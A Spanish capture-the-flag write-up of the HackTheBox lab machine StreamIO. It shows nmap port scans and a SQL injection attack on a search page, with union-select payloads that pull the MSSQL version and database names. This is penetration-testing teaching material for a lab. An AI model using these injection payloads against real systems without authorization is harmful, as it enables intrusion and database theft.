StreamIO (HackTheBox)

Máquina: StreamIO
SO: Windows
IP: 10.10.11.158
Fecha: 2025-11-05
Herramientas: Ping, Nmap, Hydra, Hashcat, Ffuf, BurpSuite, Nc, SQLCMD, Evil-WinRM, Crackmapexec, BloodHound-python, BloodHound, BloddyAD
Dificultad: Medium


Resumen

La máquina a la que nos enfrentaremos hoy se llama StreamIO, se puede encontrar en Hack The Box Labs.
Esta máquina, a pesar de ser dificultad Media, no es complicada. Solo requiere revisar todo cautelosamente.
Nos encontraremos SQLi, LFI, muchas credenciales en bases de datos, algunas credenciales en texto plano y vulnerabilidad explotable en las reglas ACLs del Active Directory.
Finalmente, obtendremos las credenciales de administrador a través de LAPS.

Proceso

1. Enumeración

Empezamos enumerando la máquina con la herramienta "ping". En esta podemos Identificar un TTL de 127(+1), lo que sugiere que es un Windows.




```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# ping -c 4 10.10.11.158
PING 10.10.11.158 (10.10.11.158) 56(84) bytes of data.
64 bytes from 10.10.11.158: icmp_seq=1 ttl=127 time=40.9 ms
64 bytes from 10.10.11.158: icmp_seq=2 ttl=127 time=40.9 ms
64 bytes from 10.10.11.158: icmp_seq=3 ttl=127 time=41.1 ms
64 bytes from 10.10.11.158: icmp_seq=4 ttl=127 time=117 ms

--- 10.10.11.158 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3037ms
rtt min/avg/max/mdev = 40.883/60.042/117.265/33.037 ms
```

Parámetros:

- -c: Cantidad de paquetes que queremos enviar

A continuación usamos la herramienta "Nmap" para identificar puertos y sus versiones.
Puertos TCP:




```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# nmap -sS -n -Pn -p- --min-rate 5000 --disable-arp-ping --reason -oN puesrtos.txt 10.10.11.158
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-05 10:04 CET
Nmap scan report for 10.10.11.158
Host is up, received user-set (0.043s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 127
80/tcp    open  http             syn-ack ttl 127
88/tcp    open  kerberos-sec     syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
443/tcp   open  https            syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman            syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
```

Parámetros:

- -sS: Syn-Scan, usa solo la primera fase del 3WayHandshake
- -n: Evitamos hacer DNS Resolution
- -Pn: Evitamos hacer Host Discovery
- --min-rate 5000: Usamos un elevado número de paquetes para ir más rápido, muy agresivo
- --disable-arp-ping: Evitamos ARP Discovery
- --reason: Estado del puerto
- -oN: Salida normal de Nmap

Puertos UDP:




```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# nmap -sU -n -Pn -p- --min-rate 5000 --disable-arp-ping --reason -oN puertosU.txt 10.10.11.158
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-05 10:04 CET
Nmap scan report for 10.10.11.158
Host is up, received user-set (0.043s latency).
Not shown: 65531 open|filtered udp ports (no-response)
PORT    STATE SERVICE      REASON
53/udp  open  domain       udp-response ttl 127
88/udp  open  kerberos-sec udp-response ttl 127
123/udp open  ntp          udp-response ttl 127
389/udp open  ldap         udp-response ttl 127
```

Parámetros:

- -sU: UDP-Scan

Versiones:



```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# nmap -sCV -O -p53,80,88,135,593,139,445,389,636,443,464,3268,3269,5985,9389 -oN versiones.txt 10.10.11.158
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-05 10:08 CET
Nmap scan report for 10.10.11.158
Host is up (0.12s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-11-05 16:08:18Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: streamIO.htb0., Site: Default-First-S
ite-Name)
443/tcp  open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| ssl-cert: Subject: commonName=streamIO/countryName=EU
| Subject Alternative Name: DNS:streamIO.htb, DNS:watch.streamIO.htb
| Not valid before: 2022-02-22T07:03:28
|_Not valid after:  2022-03-24T07:03:28
| tls-alpn:
|_  http/1.1
|_http-title: Not Found
|_ssl-date: 2025-11-05T16:09:13+00:00; +7h00m04s from scanner time.
|_http-server-header: Microsoft-HTTPAPI/2.0
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: streamIO.htb0., Site: Default-First-S
ite-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open  mc-nmf        .NET Message Framing
```

(SNIP...)

Parámetros:

- -sCV: Ejecutar Script Default e identificar versiones
- -O: Aproximación de Sistema Operativo

A continuación se revisaron todos los servicios de los puertos encontrados en Nmap, pero no se consiguió nada.
De tal modo, que empezamos la enumeración del servicio Web (https).

2. Explotación

1. https//streamIO.htb
   Se identificaron posibles usuarios del sistema, además de un login de usuarios.


   Barry Oliver Samantha

   Al final estos usuarios no serán de utilidad

Username

Password

2. https//watch.streamIO.htb
   En el subdominio de streamIO se detecto un fichero php "search.php" vulnerable a SQL Inyection.


Search for a movie:


';-- -

Snatch 2000


X-Men 2000

(SNIP...)

Lo primero que hicimos fue enumerar las columnas presentes en la consulta, pero con la técnica de "order by" no nos fue posible.


Malicious Activity detected!! Session Blocked for 5 minutes


De otro modo se aplicó otro método para enumerar y crear una consulta válida.


Search for a movie:

500' union select 1,2,3,4,5,6 -- -

2 3


Entonces, una vez con acceso al sistema, se investigó que datos podíamos sacar.



Search for a movie:

```
500' union select 1,@@version,3,4,5,6 -- -
```


```
Microsoft SQL Server 2019 (RTM) - 15.0.2000.5 (X64) Sep 24 2019
13:48:23 Copyright (C) 2019 Microsoft Corporation Express Edition
(64-bit) on Windows Server 2019 Standard 10.0 (Build 17763: )
(Hypervisor)                                                        3
```



Search for a movie:


```
500' union select 1,name,3,4,5,6 FROM master.dbo.sysdatabases;-- -
500' union select 1,name,3,4,5,6 from master.dbo.sysdatabases;-- -
```

```
master            3
model             3
msdb              3
STREAMIO          3
streamio_backup   3
tempdb            3
```



